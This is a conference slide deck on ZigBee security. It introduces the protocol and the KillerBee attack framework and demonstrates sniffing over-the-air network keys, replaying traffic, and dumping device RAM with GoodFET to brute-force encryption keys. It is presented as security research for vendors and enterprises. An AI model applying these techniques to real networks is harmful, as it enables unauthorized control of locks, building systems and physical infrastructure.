ZIGBEE SECURITY ANALYSIS AND ETHICAL HACKING

Joshua Wright
InGuardians, Inc.

Session ID: HT1-401
Session Classification: Advanced

AGENDA

- ZigBee Introduction
- ZigBee Examples and Use
- KillerBee Attack Framework
- Exploitation Walkthrough
- Application and Conclusion

ZigBee Introduction

A Quick Primer

WHAT IS ZIGBEE?

- Low-power, low data rate wireless protocol
- Max throughput 250 Kbps
- Small, lightweight stack (120 KB)
- Built-in star or mesh topology support
- Long battery life (5-year goal)
- Range commonly 10-100 meters
- Optional profile support for various vertical applications

WHY DOES THE WORLD NEED ZIGBEE?

- WiFi is too complicated, bloated and transceivers are too expensive
- Bluetooth as a FHSS device uses too much power, too complex
- Proprietary protocols lack consistency, interoperability
- ZigBee comes in at low-cost, low-speed, low-power
- Connects lightweight embedded technology
- Attractive for hardware interfaces to communicate simply with low throughput requirements

When both simplicity and low cost are goals, security suffers.

ZIGBEE BACKGROUND

- Operates in the 2.4 GHz band using IEEE 802.15.4
  - Same frequencies used by Bluetooth, WiFi, cordless phones
- Modulation is DSSS – similar to 802.11b
  - Simple to eavesdrop and capture ZigBee traffic
- Maximum frame size is 127 bytes
- Security provides by AES-CCM* (similar to AES-CCMP)
- Authentication provided by mutual network key knowledge or MAC address ACL
  - ZigBee PRO leverages a master key for key derivation
- Most implementations today based on ZigBee 2006
  - Shared key among all devices for authentication, encryption

WHY DO ATTACKERS CARE ABOUT ZIGBEE?

- ZigBee touches the kinetic world more than any other wireless packet technology
  - WiFi does not control water spill gates at a dam
  - Bluetooth does not control lighting, HVAC and appliances in your office or home
  - DECT does not actuate natural gas control valves
- Manipulating the physical world through wireless introduces new risks
- Many of the past mistakes are repeated, again

Manipulating ZigBee affects the physical world in many ways now, and in the foreseeable future.

ZigBee Examples and Use

EXAMPLE 1: SMART THERMOSTATS

EXAMPLE 2: SIEMENS APOGEE FLOOR LEVEL NETWORK CONTROLLER

- Interface to heaters, exhaust fans, AC units and lighting through field level controllers

"With Wireless, your building will be more marketable and you will be better prepared to capitalize on future technologies."

"Simply put, the network can't be compromised because the signal is automatically able to circumvent obstructions and find its target." Jay Hendrix, Siemens manager, wireless solutions

EXAMPLE 3: KWIKSET SMARTCODE

- Lock Doors with Handheld Remote or Touch Screen
- Automatically Unlock Doors in Case of Fire
- Lock or Unlock Doors with a Mobile Device or Secure Internet Connection
- Check Lock Status Remotely
- Receive Notification of Who Enters your Home and When
- Remotely Add or Delete Codes

EXAMPLE 4: MGM CITY CENTER, LAS VEGAS

- New high-tech resort, customized for guests with ZigBee technology
  - Lights, curtains, heating, TV, sound system, room locks, safe lock set to guest preference
- Largest ZigBee deployment to date
- 10K ZigBee thermostats
- 5K ZigBee touch screens
- 7.5K ZigBee peripheral controllers
- Automation of guest room systems make it cost-effective
- Magic of system enhances resort luxury

OTHER EXAMPLES

- Manufacturing systems controlling belts, lifts, motorized equipment
- Smart Home Systems, managing HVAC, window blinds, lighting
- Medical systems monitoring and reporting BP, pulse oximeter monitors
- Retail systems managing assets, inventory control
- Location analysis systems for multiple verticals
- Multi-function remote controls (replacing IR to TV/Cable, extending to other devices in the home)
- Future: Voice and related applications on mobile devices (competing directly with Bluetooth)

KillerBee Attack Framework


WHAT IS KILLERBEE?

- Framework and tools for exploiting ZigBee and IEEE 802.15.4 networks
- Simplifies sniffing and injecting traffic, packet decoding and manipulation
- Tools designed to aid in recon, exploitation
- Pure Python
  - Integrates well with other Python tools
- Minimal library dependencies
- BSD license (free'er then GPL)

First and only framework for attacking and exploiting ZigBee and IEEE 802.15.4 networks

KILLERBEE HARDWARE

- AVR RZ Raven USB Stick (RZUSB, $40)
  - Pick up two sticks for sniff + inject
- AT90USB1287 uC with AT86RF230 802.15.4 transceiver
- 4 LED's, PCB antenna
- Available from DigiKey.com, Mouser.com, etc.
  - Search for "RZUSB"
- Free development IDE based on gcc



RZUSB FIRMWARE

- Default RZUSB firmware accommodates 802.15.4 sniffing, End Device, PAN Coordinator
- Custom KillerBee firmware required for packet injection, frame spoofing hardware ACK
- Cannot flash RZUSB without external programmer
- Programmer is AVR JTAG ICE mkII: $300
  - Programmer cost is lousy as it is a one-time programming operation

KILLERBEE ARSENAL

- zbid – List available devices supported
- zbdump – "tcpdump -w" clone (libpcap or commercial Daintree SNA savefile format)
- zbconvert – convert capture file formats
- zbreplay – Replay attack
- zdsniff – OTA crypto key sniffer
- zbfind – GUI for ZigBee location tracking
- zbgoodfind – Search memory dump for key
- zbassocflood – ZR/ZC association flooder

DEMO

```
$ sudo zbid
Dev      Product String  Serial Number
005:005 KILLERB001       839C17FFFF25
004:010 RZUSBSTICK       61A017FFFF25
$ sudo zbstumbler
zbstumbler: Transmitting and receiving on interface '005:005'
New Network: PANID 0x4EC5  Source 0x0000
        Ext PANID: 39:32:97:90:d2:38:df:B9
        Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 15
New Network: PANID 0x858D  Source 0x0000
        Ext PANID: 00:00:00:00:00:00:00:00
        Stack Profile: ZigBee Standard
        Stack Version: ZigBee 2006/2007
        Channel: 11
^C
202 packets transmitted, 183 responses.
$ sudo zbdump -i '004:010' -f 11 -w out.dump
zbdump: listening on '004:010', link-type DLT_IEEE802_15_4, capture
size 127 bytes
```

Exploitation Walkthrough

ATTACK 1: *SERIOUSLY, THEY DO THAT?* KEY PROVISIONING ATTACK

- ZigBee keys can be pre-installed or over-the-air (OTA) provisioned
- Most pre-install methods require re-flashing device to change the key
  - Not optimal with limited-flash-write devices
- OTA key delivery allows for frequent key rotation
- Key sent in plaintext … *no really.*
- Attacker observes a new device connecting to the network, identifies encryption key
  - MAC authentication for authorized devices

ZBDSNIFF

- OTA crypto key sniffer
- Reads from libpcap or Daintree SNA files automatically
  - Easily search all captures for OTA crypto keys
- Wrap it around find+xargs to search all packet captures as shown below.

```
$ find . \( -name \*.dcf -o -name \*.dump \) -print0 | xargs -0
zbdsniff
Processing ./ct80-rapidsedesk.dump
Processing ./stumbler-chan15.dcf
Processing ./newclient.dump
NETWORK KEY FOUND:
00:02:00:01:0b:64:01:04:00:02:00:01:0b:64:01:04
  Destination MAC Address: 00:d1:e4:a7:bb:f2:34:e7
  Source MAC Address:      00:9c:a9:23:5c:ef:23:b2
Processing ./ct80-conn3.dcf
```

ATTACK 2: *WAIT, IS THIS 1996?* REPLAY ATTACK

- 802.15.4 has no replay protection
- ZigBee has meager replay protection (rant)
- Attacker can replay any previously observed traffic until key rotation (a.k.a. "forever")
- *Isn't that just like the WEP and ARP thing?*
  - Yes, it is.
- Impact varies with the nature of the traffic
  - Used successfully against multiple vendors

Consider: Replaying a message actuating water control valve to open 1 degree, repeated multiple times

ZBREPLAY

- Straightforward, unintelligent replay attack
- The analyst decides what to replay, and observes the response
- Daintree DCF files are ASCII, easy to chop up

```
$ zbreplay
ERROR: Must specify a channel with -f
zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or
Daintree files                          jwright@willhackforsushi.com

Usage: zbreplay [-rRfiDch] [-f channel] [-r pcapfile] [-R daintreefile]
         [-i devnumstring] [-s delay/float] [-c countpackets]

$ sudo zbreplay -f 11 -r newclient.dump -s .1
zbreplay: retransmitting frames from 'newclient.dump' on interface
'005:005' with a delay of 0.100000 seconds.
4 packets transmitted
```

ATTACK 3: HARDWARE EXPLOITATION


- Nature of ZigBee and IEEE 802.15.4 networks is to have lots of small, distributed devices
- Unless OTA key delivery is used, all devices must have key stored in flash
- When device boots, key is moved to RAM
- Leverage device to retrieve encryption key, access network or decrypt all traffic

This is not unlike WPA2-PSK networks, where each device has knowledge of the key. A compromised device is a compromised network. Lack of key rotation makes this even more useful.


LOCATE A DEVICE TO STEAL: ZBFIND

File Mode

Dest PAN	Dest Addr	Src Addr	Distance	Samples	Signal
0xb832		0x0100	16'	1	-61
0xa77a		0x0000	20'	48	-64
0xb881	0xffff	0x0000	26'	70	-67



Signal Level



Device Details - DPAN: 0xb832, SRC: 0x0100

First seen: 2009-10-14 14:00:46.940437

Last Seen: 2009-10-14 14:00:46.940437

Security: Not In Use

Last Seq Num:

Frame Types: Beacon

ZigBee 2006/2007

ZigBee Standard


Ext PAN ID: 00:00:00:00:00:00:00:00

STEAL IT


- Don't try this at home.
- Seriously, it's not a good idea.
- Even if you know what you are doing, don't.

ANALYZE IT: GOODFET

- Flexible hardware debug interface tool from Travis Goodspeed
- Support for Chipcon (TI), Ember and other chips through various JTAG variants
- Common vulnerability in Ember, TI chips to extract RAM even when chip is locked
  - Issue erase to zero flash and unlock device, RAM not cleared and can be extracted to a Intel hexfile



GOODFET INTERFACING WITH CC2531




KEY RECOVERY: ZBGOODFIND

- Convert hexfile to binary file with objcopy
- Using an encrypted packet, attempt to decrypt with each possible key value in RAM
- Can also be used with bus sniffing output for older chips without integrated uC's

```
$ sudo goodfet.cc dumpdata chipcon-2430-mem.hex
Target identifies as CC2430/r04.
Dumping data from e000 to ffff as chipcon-2430-mem.hex.
...
$ objcopy -I ihex -O binary chipcon-2430-mem.hex chipcon-2430-mem.bin
$ zbgoodfind -R encdata.dcf -f chipcon-2430-mem.hex
zbgoodfind: searching the contents of chipcon-2430-mem.hex for
encryption keys with the first encrypted packet in encdata.dcf.
Key found after 6397 guesses:  c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc
cd ce cf
```

DECRYPT IT

- Wireshark has built-in support for decrypting ZigBee Network (NWK) encryption
- Enter the key in reverse-byte order



Application and Conclusion

APPLY

- **Vendors** – Carefully evaluate ZigBee product security
  - Vulnerabilities in chipset manufacturers
  - Vulnerabilities in ZigBee stack implementations
  - Vulnerabilities in key management and use
- **Enterprises** – Are you using or planning for ZigBee?
  - Assess existing deployments with KillerBee (zbstumbler, zbfind)
  - Look for information disclosure (zbdump, Wireshark)
  - Identify common weaknesses (zbdsniff, zbreplay)
- **Developers** – Leverage KillerBee to develop tools
  - ZigBee fuzzing experiments, exploiting stack vulnerabilities
  - Hardware attacks, search RAM, Flash, bus data for keys
  - Cryptographic attacks against AES-CCM* and ZigBee profiles

THOUGHTS ON ZIGBEE

- Security demarcation issues between consumer devices and interfacing service providers
- Key provisioning is hard, key revocation is unheard of
- ZigBee has problems with CCM* as a stream cipher and IV reuse (known plaintext recovery)
- Each vendor makes their stack available as open source, and all have problems
- Adoption will continue in critical technology areas – it's too attractive for embedded development to avoid
- Attackers will become more interested in ZigBee as adoption and ZigBee control grows

CONCLUSION

- ZigBee is a growing low-power wireless protocol
- Rapidly gaining market acceptance and deployment numbers
- KillerBee is a hacker-friendly interface to experimenting with ZigBee security
- ZigBee interfaces with the kinetic world, controlling insignificant and critical devices

To date, vendors haven't taken ZigBee security seriously due to the lack of attack tool availability. It's not going to get better until we have a practical attack surface.

QUESTIONS?

- Watch www.inguardians.com for KillerBee updates and public release schedule.
- Contact josh@inguardians.com for information on ZigBee, wireless and information security consulting.
- Special thanks to Nick DePetrillo and Ed Skoudis for their support.
- Thank You for attending.

INGUARDIANS℠

DEFENSIVE INTELLIGENCE